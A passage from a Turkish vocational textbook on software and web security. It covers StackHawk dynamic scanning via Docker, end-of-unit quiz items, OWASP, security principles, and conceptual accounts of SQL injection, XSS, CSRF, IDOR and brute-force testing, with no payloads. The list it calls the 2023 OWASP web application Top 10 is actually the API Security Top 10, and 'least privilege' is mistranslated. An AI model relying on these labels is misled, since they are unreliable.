6. Adım: Dinamik kod analizi için gerekli ayarları yaptığınız projenin oluştuğunu gözlemleyiniz (Görsel 3.79). Analizi yapılmayan proje bilgilerinde herhangi bir tarama bilgisi olmadığını gözlemleyiniz.



Görsel 3.79: Ayarları tamamlanmış proje bilgisi ekranı

7. Adım: Bir editör programını açarak **stackhawk.yml** dosyasını oluşturunuz ve kopyaladığınız kodu yapıştırıp kaydediniz.


8. Adım: Bilgisayarınızda yüklü ise Docker sanallaştırmayı çalıştırınız. Bilgisayarınızda yüklü değilse Docker sanallaştırmayı bilgisayarınıza yükleyiniz ve çalıştırınız.

9. Adım: Web uygulamanız için dinamik kod analizini gerçekleştirmek amacıyla terminal ekranına şu kodu yazınız:

docker run -e API_KEY=hawk.xxXXxxXxxXXXxxxxXXXXxxxxXXxxxXXXxxxxXX --rm -v ${PWD}:/hawk:rw -t stackhawk/hawkscan


API_KEY, hesabınıza özel olarak verilen **API_KEY**'dir. Projenizin dinamik kod analizi bu adımda başlatılmıştır ve sonuçlar uygulama ekranında listelenecektir.

10. Adım: Uygulama sayfasına geliniz ve bulunan riskleri inceleyiniz (Görsel 3.80).




Görsel 3.80: Analizi yapılan proje bilgisi ekranı


11. Adım: Development bölmesine tıklayarak hangi tür hatalar olduğunu inceleyiniz (Görsel 3.81, 3.82 ve 3.83).



Görsel 3.81: Analiz sonucu yüksek risk içeren açıklar listesi




Görsel 3.82: Analiz sonucu orta dereceli risk içeren açıklar listesi



Görsel 3.83: Analiz sonucu düşük risk içeren açıklar listesi

12. Adım: Analiz sonucu karşınıza çıkan hatalardan birinin üzerine tıklayınız ve açılan ekranda hatayı inceleyiniz (Görsel 3.84).



Görsel 3.84: Analiz sonucu güvenlik açıklarından birinin incelenmesi

SIRA SİZDE

Oluşturduğunuz bir PHP web sitesi projesinin dinamik kod analizi testini, Stackhawk aracını kullanarak gerçekleştiriniz.

DEĞERLENDİRME		
Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmalarınızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saati içinde tamamlayınız.		
KONTROL LİSTESİ		
DEĞERLENDİRME ÖLÇÜTLERİ	**EVET**	**HAYIR**
1. PHP web projesini oluşturdu.		
2. Stackhawk aracını kullanarak PHP web sitesini tanımladı.		
3. Proje analizine başladı.		
4. Analiz sonucunu görüntüledi.		
5. Varsa düzeltmeleri uyguladı.		
6. Çalışmayı verilen sürede tamamladı.		
7. Eksik olduğu ölçütleri tamamladı.		

ÖLÇME VE DEĞERLENDİRME

A) Aşağıdaki cümlelerde parantezlerin içine yargılar doğru ise "D", yanlış ise "Y" yazınız.

1. (…) Yazılımdaki hataları azaltmak ve yazılımın güvenliğini artırmak için kullanılan tek yöntem vardır.

2. (…) Yazılım güvenliğini sağlama yöntemlerinden Sembolik Uygulama Yöntemi, özellikle karmaşık koşullu ifadeleri analiz etmek ve potansiyel hata durumlarını bulmak için kullanılır.

3. (…) Sızma testi uzmanları, sızma testlerini iki tür yaklaşım ile gerçekleştirir.

4. (…) Etkileşimli uygulama güvenliği testi sadece çalışma zamanında oluşan zafiyetleri tespit eden test türüdür.

B) Aşağıdaki cümlelerde boş bırakılan yerlere doğru sözcükleri yazınız.

1. Yazılımın her koşulda işlevlerini doğru bir şekilde yerine getirmeye devam edebilmesi için geliştirilmesine …… denir.

2. Yazılım güvenliği ilkelerinden saldırı yüzey alanını ……, gereksiz servisleri, portları kapatmak gibi önlemler içerir.

3. Bilişim güvenliği yönetim sistemlerinin kurulması, uygulanması, izlenmesi, denetlenmesi ve sürekli iyileştirilmesi için gereksinimleri belirten standarda …… denir.

4. Yazılımın güvenlik açıklarını belirlemek ve düzeltmek için gerçekleştirilen test sürecine …… denir.

C) Aşağıdaki soruların doğru cevabını işaretleyiniz.

1. Bilgi tabanlı kimlik doğrulama aşağıdakilerden hangisini kullanır?

A) Biyometrik veriler

B) Parolalar

C) Tek kullanımlık şifreler

D) Kullanıcı davranışları

E) İki faktörlü doğrulama

2. Çok faktörlü kimlik doğrulama aşağıdakilerden hangisini azaltmaya yardımcı olabilir?

A) Veri ihlalleri
B) Bilgisayar korsanlığı
C) Kimlik hırsızlığı
D) Hesap ele geçirilmeleri
E) Spam ve dolandırıcılık

3. CAPTCHA aşağıdakilerden hangisini önlemek için kullanılır?

A) Veri ihlali
B) Parola çalma
C) Bot saldırıları
D) Veri bütünlüğü
E) Kimlik çalma

4. Aşağıdakilerden hangisi bilgi tabanlı kimlik doğrulamanın dezavantajlarındandır?

A) Parolalar çalınabilir veya tahmin edilebilir.
B) Biyometrik veriler herkese açık olabilir.
C) Tek kullanımlık şifreler karmaşık olabilir.
D) Bilgi tabanlı kimlik doğrulama karmaşık olabilir.
E) Kullanıcıların hesaplarını yetkisiz erişime karşı korumayabilir.

5. Aşağıdakilerden hangisi çok faktörlü kimlik doğrulamanın dezavantajlarındandır?

A) Parola çalma saldırılarını önlemek.
B) Bot saldırılarını önlemek.
C) Veri ihlali riskini azaltmak.
D) Yetkisiz erişimi engellemek.
E) Maliyeti yükseltmek.

6. Yazılımın içyapısı, kodu veya altyapısı hakkında herhangi bir bilgiye sahip olmadan, sadece girdileri ve çıktıları kullanarak test yapmayı içeren yöntem aşağıdakilerden hangisidir?

A) Yeşil kutu testi
B) Gri kutu testi
C) Siyah kutu testi
D) Mavi kutu testi
E) Beyaz kutu testi

4. ÖĞRENME BİRİMİ

AÇIK WEB UYGULAMA GÜVENLİĞİ

KONULAR

4.1. WEB UYGULAMA GÜVENLİĞİ

4.2. WEB UYGULAMA GÜVENLİĞİ TEST ORTAMI KURULUMU

4.3. WEB GÜVENLİĞİ UYGULAMALARI

NELER ÖĞRENECEKSİNİZ?

- Web uygulama güvenliğinin önemi, ilkeleri ve web sızma teknikleri
- Web uygulama güvenliği için test ortamını kurabilme, test ortamı uygulamalarını yapabilme
- Web ortamı güvenliği için araçlar kullanarak test yapma

TEMEL KAVRAMLAR

Brute Force, CSRF, Güvenlik, IDOR, SQL Injection, XSS.

HAZIRLIK ÇALIŞMALARI

1. Web uygulamalarının güvenliğini sağlamaya yönelik ne tür çalışmalar yapılabilir? Düşüncelerinizi arkadaşlarınızla paylaşınız.
2. Web uygulamalarının güvenliğini sağlamak için kullanılan test ortamları neler olabilir? Düşüncelerinizi arkadaşlarınızla paylaşınız.
3. Web ortamının güvenlik testi için kullanılan test ortamları, gerçek makinelere mi yoksa sanal makinelere mi kurulmalıdır? Düşüncelerinizi arkadaşlarınızla tartışınız.
4. Kullanıcı parolası olarak en çok tercih edilen parolalar nelerdir? Düşüncelerinizi arkadaşlarınızla paylaşınız.

4.1. WEB UYGULAMA GÜVENLİĞİ

Web uygulamaları, web tarayıcıları içinde çalışan kullanıcı arayüzü sunmak ve sunucu taraflı bileşenlerle etkileşimde bulunmak için HTML, CSS, JavaScript gibi web teknolojilerini kullanan uygulamalardır. Doğrudan bir mobil cihazda yüklenip çalıştırılabilen yerel mobil uygulamaların aksine web uygulamalarına herhangi bir cihazdaki web tarayıcısı aracılığıyla erişilebilir. Bu özellikleri sayesinde web uygulamaları kullanıcılar için kolayca erişilebilir ve kullanılabilir hâle gelir. Yazılım veya programların kullanılabileceği her alanda web uygulamaları kullanmak mümkündür ve genellikle şu alanlarda tercih edilir:

- E-ticaret siteleri
- İzleme ve takip uygulamaları
- Otomasyon sistemleri
- Şirket içi çalışan uygulamaları
- Web siteleri ve bu sitelere bağlı uygulamalar (özellikle sosyal medya platformları)
- Web tabanlı oyunlar

Web uygulamaları, kullanıcı dostu arayüzleri ve kolay erişilebilirliği sayesinde geniş bir kullanıcı kitlesi tarafından tercih edildiği için web uygulama güvenliğinin sağlanması önemlidir (Görsel 4.1).

Görsel 4.1: Web uygulama güvenliği

Yazılım geliştiricisi bir e-ticaret web uygulamasını yazdığında bu uygulama için kullanıcıların ürünleri inceleyip sepete ekleyerek ödeme yapabileceği bir de uygulama parçası geliştirir. Ayrıca e-ticaret web uygulaması, kullanıcıların kişisel bilgileriyle (ad, adres, ödeme bilgileri vb.) teslimat ve ödeme için işlem yapabilmesini sağlar. Eğer bu web uygulaması yeterince güvenli değilse bir saldırgan, kullanıcı hesaplarını ele geçirerek ödeme bilgilerine erişebilir veya sahte ürünler sunarak dolandırıcılık yapabilir. Ayrıca güvenli olmayan bir ödeme süreci, kullanıcıların ödeme bilgilerinin çalınmasına yol açar. Oluşturulan

web uygulamasında güvenli olmayan oturum yönetimi metotlarının kullanılması durumunda bir saldırgan, kullanıcıların oturum açma bilgilerini çalabilir ve hesaplara yetkisiz erişim sağlayabilir. Bu da kullanıcıların ödeme ve kişisel bilgilerinin tehlikeye girmesine neden olur.

Güvenlik eksikliklerinin bir sonucu olarak birçok e-ticaret web uygulaması, kullanıcı bilgilerinin sızdığı veya ödeme bilgilerinin çalındığı veri ihlalleri yaşamıştır. Bu tür olaylar hem kullanıcıların mağduriyetine yol açar hem de şirketlerin itibarına zarar verir. Bu nedenle e-ticaret gibi web uygulamaları, kullanıcı verilerini korumak ve güvenli bir alışveriş deneyimi sunmak için HTTPS kullanma, güvenli oturum yönetimi, güçlü şifre politikaları, düzenli güvenlik testleri vb. önlemleri uygulamalıdır.

Web uygulama güvenliği için OWASP (Açık Web Uygulama Güvenliği Projesi), kabul görmüş en iyi uygulamaları belirleyen ve paylaşan bir topluluktur. OWASP Top 10, en yaygın görülen web uygulama güvenlik açıklarını listeler. Bu listedeki ilkeler birçok organizasyon tarafından referans olarak kullanılır. 2023 için yayınlanan web uygulamaları açıkları listesi şöyledir:

1. Nesne Düzeyinde Hatalı Yetkilendirme (Broken Object Level Authorization)
2. Hatalı Kimlik Doğrulaması (Broken Authentication)
3. Nesne Özellik Düzeyindeki Hatalı Yetkilendirme (Broken Object Property Level Authorization)
4. Sınırlandırılmamış Kaynak Tüketimi (Unrestricted Resource Consumption)
5. Hatalı Fonksiyon/Metot Seviyesi Yetkilendirmesi (Broken Function Level Authorization)
6. Sunucu Tarafı İstek Sahtekârlığı (Server Side Request Forgery)
7. Yanlış Güvenlik Yapılandırması (Security Misconfiguration)
8. Otomatik Tehditlere Karşı Koruma Eksikliği (Lack of Protection from Automated Threats)
9. Uygunsuz Varlık Yönetimi (Improper Inventory Management)
10. API'lerin Güvenli Olmayan Tüketimi (Unsafe Consumption of APIs)

Web uygulama güvenliği, bilgi güvenliğinin bir dalıdır. Web siteleri, web servislerinin ve web uygulamalarının güvenliğini kapsar. Bilgilerin korunmasını içerir. Saldırıların tespiti, engellenmesi ve saldırılara tepki verilmesiyle koruma amaçlanır.

4.1.1. Web Uygulama Güvenliği Temel İlkeleri

Web uygulama güvenliği ilkeleri (Görsel 4.2) genelde kabul görmüş en iyi uygulamalara dayanır ancak spesifik gereksinimlere ve sektörlere göre değişebilir. Bazı sektörler daha katı güvenlik gereksinimlerine sahipken diğerleri daha esnek olabilir. Hükümet düzenlemeleri, yasal gereksinimler ve endüstri standartları da güvenlik ilkelerini etkileyebilir.

Görsel 4.2: Web uygulama güvenliği ilkeleri

Veri Doğrulama ve Yetkilendirme (Input Validation and Authentication): Kullanıcı girişleri, form verileri ve istemci tarafından gönderilen diğer veriler dikkatli bir şekilde doğrulanmalıdır. Kötü niyetli kullanıcıların gönderdiği zararlı verileri engellemek için giriş doğrulama yöntemleri kullanılmalıdır. Aynı şekilde kimlik doğrulama ve yetkilendirme mekanizmalarıyla yalnızca yetkili kullanıcıların sistem erişimine sahip olması sağlanmalıdır.

Güvenli İletişim (Secure Communication): Kullanıcı bilgilerinin iletimi sırasında HTTPS gibi güvenli iletişim protokolleri kullanılmalıdır. Bu, verilerin şifrelenerek kötü niyetli kişilerin verilere erişmesinin engellenmesini sağlar.

Zararlı Kod İncelemesi (Code Review for Vulnerabilities): Yazılımın kodu düzenli olarak incelenmeli ve güvenlik açıklarını tespit etmek için test edilmelidir. Bu, potansiyel güvenlik zayıflıklarını önceden tespit ederek düzeltilmesine olanak tanır.

En Az İhtimalle İstismar (Least Privilege Principle): Kullanıcılar ve bileşenler, sadece işlevlerini yerine getirebilmek için gereken minimum yetkilere sahip olmalıdır. Bu, saldırganların sisteme daha az zarar verebileceği anlamına gelir.

Oturum Yönetimi ve Kimlik Yönetimi (Session and Identity Management): Kullanıcı oturumlarının güvenli bir şekilde yönetilmesi ve kullanıcı kimliklerinin uygun bir şekilde doğrulanması sağlanmalıdır. Oturumlar süresince kimlik doğrulama ve yetkilendirme sıkı bir şekilde uygulanmalıdır.

Güvenlik Güncellemeleri ve Yama Yönetimi (Security Updates and Patch Management): Kullanılan üçüncü taraf bileşenlerin güncellemeleri düzenli olarak takip edilmeli ve güvenlik açıkları hızla yamalanmalıdır.

Güvenlik Testleri ve İncelemeler (Security Testing and Reviews): Web uygulamaları, zayıf noktaların ve güvenlik açıklarının tespit edilmesi için düzenli olarak güvenlik testlerine tabi tutulmalıdır. Bu testler; penetrasyon testleri, kod analizleri ve diğer güvenlik incelemelerini içerebilir.

Bilinçli Kullanıcı Eğitimi (User Awareness Training): Kullanıcıların güçlü şifreler seçmesi, kimlik avı saldırılarını anlaması ve güvenli internet alışkanlıkları konusunda eğitilmesi güvenlik açısından önemlidir.

Günlük ve İzleme (Logging and Monitoring): Uygulama faaliyetleri; günlük dosyaları ve izleme araçlarıyla takip edilmeli, anormal aktiviteler görüldüğünde hızla müdahale sağlanmalıdır.

Web uygulama güvenliğini sağlamak için bazı firmalar **bug bounty** yarışmaları düzenler. Bug bounty programları, yazılım sahibi kişi veya firmaların yazılımlarında olası açıkların bulunması amacıyla düzenlediği güvenlik yarışmalarıdır. Burada amaç, yazılım geliştiricilerin veya firmaların geliştirdiği uygulamalardaki güvenlik açıklarını bularak bu açıkları kapatmak suretiyle daha güvenli yazılımlar tasarlamaktır. Katılım gösteren güvenlik uzmanları da ödüllendirilir.


4.1.2. Web Sızma Teknikleri

Web sızma teknikleri, web uygulamalarının güvenliğini değerlendirmek ve olası zafiyetleri tespit etmek için kullanılır. Bu teknikler kullanılarak güvenlik açıkları tespit edilir, verilerin korunması ve gizliliği sağlanır, kullanıcı güveni ve itibarı kazanılır, uygulama ve sistem güvenliği güçlendirilmesi sağlanır ve siber saldırılara karşı savunma sağlanarak daha güvenli web uygulamaları geliştirilir. Web uygulamasına izinsiz zafiyet testi gerçekleştirmek yasal olarak suçtur.

Bu yüzden web uygulama geliştirme alanını öğrenmek ve çalışmak isteyen güvenlik uzmanlarına yönelik hazırlanmış laboratuvar uygulamaları mevcuttur (Görsel 4.3).

Görsel 4.3: Sızma testleri alanları


Zafiyet arama ve savunmasız web uygulamalarını test etmek için kullanımı yaygın araçlar Şekil 4.1'de verilmiştir.



Şekil 4.1: Zafiyet arama araçları

Zafiyet Tarama İçin Araçlar

Zafiyet Taraması (Vulnerability Scanning), bir web sitesinin veya uygulamanın potansiyel zafiyetlerini taramak için otomatik araçlar kullanmayı içerir. Bu araçlar, yaygın olarak bilinen zafiyetleri tespit etmek ve raporlamak için kullanılır. Sık kullanılan zafiyet tarama araçları Şekil 4.2'de verilmiştir.



Şekil 4.2: Zafiyet tarama araçları

4.1.2.1. SQL Injection (SQL Enjeksiyonu) Sızma Testi

SQL Injection, web sızma testleri sırasında tespit edilmeye çalışılan yaygın bir güvenlik açığı türüdür. Bu tür güvenlik açığı, saldırganların web uygulamalarındaki veri tabanı sorgularını manipüle ederek istenmeyen veya zararlı SQL sorgularını enjekte etmelerine olanak tanır. Bir web uygulaması, kullanıcı tarafından sağlanan girdileri yeterince denetlemediğinde veya kullanıcı girdilerini temizlemediğinde saldırgan, web uygulamasına kötü niyetli SQL kodlarını enjekte eder. Bu kodlar genellikle giriş alanlarına, sorgu parametrelerine veya URL parametrelerine eklenir. Saldırganın enjekte ettiği kötü niyetli SQL kodları, veri tabanı sorgusunu manipüle edebilir ve istenmeyen işlemleri gerçekleştirebilir. Saldırganın enjekte ettiği sorgular veri tabanında işlendiğinde bu sorguların sonuçları geri döner. Bu sonuçlar, paylaşımı istenmeyen veya gizli verileri ifşa edebilir. Veri tabanını etkileyebilir. SQL Injection sızma testleri, uygulamaların veri tabanı sorgularını işleme mekanizması nedeniyle nasıl tehlikede olduğunu anlamak için kullanılır.

4.1.2.2. XSS (Cross-Site Scripting) Sızma Testi

XSS, web sızma testleri sırasında tespit edilmeye çalışılan yaygın bir güvenlik açığı türüdür. Bu tür güvenlik açığı, saldırganların web uygulamalarında güvensiz bir şekilde işlenen verilere kötü niyetli komutlar veya kodlar enjekte etmelerine olanak tanır. Enjekte edilen bu komutlar veya kodlar daha sonra başka kullanıcıların tarayıcılarında yürütüldüğünde istenmeyen sonuçlara yol açabilir. XSS sızma testlerinde hedef belirleme, veri işleme mekanizmasını belirleme, XSS enjeksiyonu denemeleri ve sonuç analizi adımlarıyla web uygulamalarının açıkları tespit edilir. XSS sızma testleri, uygulamaların güvensiz veri işleme mekanizmaları nedeniyle nasıl tehlikede olduğunu anlamak için kullanılır.

4.1.2.3. CSRF (Cross-Site Request Forgery) Sızma Testi

CSRF, web sızma testleri sırasında tespit edilmeye çalışılan bir tür güvenlik açığıdır. Bu güvenlik açığı, saldırganın bir kullanıcının hesabıyla istenmeyen işlemleri gerçekleştirmesine olanak tanır. CSRF saldırıları, kullanıcının istemeden kötü amaçlı işlemleri gerçekleştirmesini sağlayarak ciddi güvenlik riskleri oluşturabilir. CSRF saldırıları genel olarak şu adımlarla gerçekleşir: Saldırgan, kurbanın oturumunun açık olduğu bir web uygulama oturumuna sahip olduğunu varsayar ve kullanıcıyı kötü niyetli bir web sayfasına veya e-posta aracılığı ile bir URL'de form işlemine yönlendirir. Tarayıcı oturumu kurbanın bilgisi dışında açık olduğu için kötü niyetli istek otomatik olarak gönderilir. Bu istek, hesap silme veya parola değiştirme gibi bir işlem olabilir. Daha sonra hedef web uygulaması, oturumu açık olan kullanıcının isteği olduğunu düşünerek bunu işler. Kurban, kötü niyetli işlemin gerçekleştiğini fark etmez ve oturumu açık olduğu sürece saldırganın istediği işlem gerçekleştirilir. CSRF sızma testleri bu nedenle web uygulamalarının kullanıcı oturumları ve işlemleri konusundaki güvenliğini değerlendirmek için önemlidir.

4.1.2.4. IDOR (Insecure Direct Object References) Sızma Testi

IDOR, web sızma testleri sırasında tespit edilmeye çalışılan bir başka güvenlik açığı türüdür. Bu güvenlik açığı, uygulama geliştiricilerinin kullanıcı verilerine veya nesnelere erişim kontrolünü sağlamadığı durumda ortaya çıkar. Bu nedenle saldırganlar, doğrudan verilere veya nesnelere erişim elde edebilir ve yetkisiz işlemleri gerçekleştirebilir. IDOR saldırısı şu şekilde gerçekleşir: Web uygulamasında genellikle kullanıcıları veya nesneleri temsil eden benzersiz kimlik numaraları yahut belirteçler kullanılır. Uygulama bu kimlik numaralarını veya belirteçleri kontrol etmeksizin doğrudan veri yahut nesneye erişim sağlar. Saldırgan, başka bir kullanıcının verilerine veya nesnesine erişmek istediğinde bu kimlik numarasını yahut belirteci değiştirerek isteği manipüle eder. Uygulama, saldırganın değiştirdiği kimlik numarasını veya belirteci kullanarak verilere yahut nesnelere erişim izni verir. Saldırgan bu şekilde elde ettiği erişimle yetkisiz işlemleri gerçekleştirebilir. Buna başka bir kullanıcının verilerini görüntülemek, düzenlemek veya silmek gibi işlemler örnek verilebilir. IDOR sızma testleri, uygulamaların veri veya nesne erişimi kontrolü konusundaki güvenliğini değerlendirmek için önemlidir.

4.1.2.5. Brute Force Attack (Kaba Kuvvet Saldırısı) Sızma Testi

Brute Force Attack, web sızma testleri sırasında kullanılan bir saldırı türüdür. Bu tür saldırıda saldırgan, bir hedefin kullanıcı adı veya parolasını tahmin etmek amacıyla otomatik olarak binlerce veya milyonlarca olası kombinasyonu deneyebilir. Bu saldırı türü, zayıf parolaların veya yetkisiz erişim izinlerinin tespiti için kullanılır. Brute Force sızma testleri, uygulamaların zayıf parolalar veya güvenlik önlemleri nedeniyle nasıl tehlikede olduğunu anlamak için kullanılır.

4.1.2.6. Command Execution (Komut Yürütme) Sızma Testi

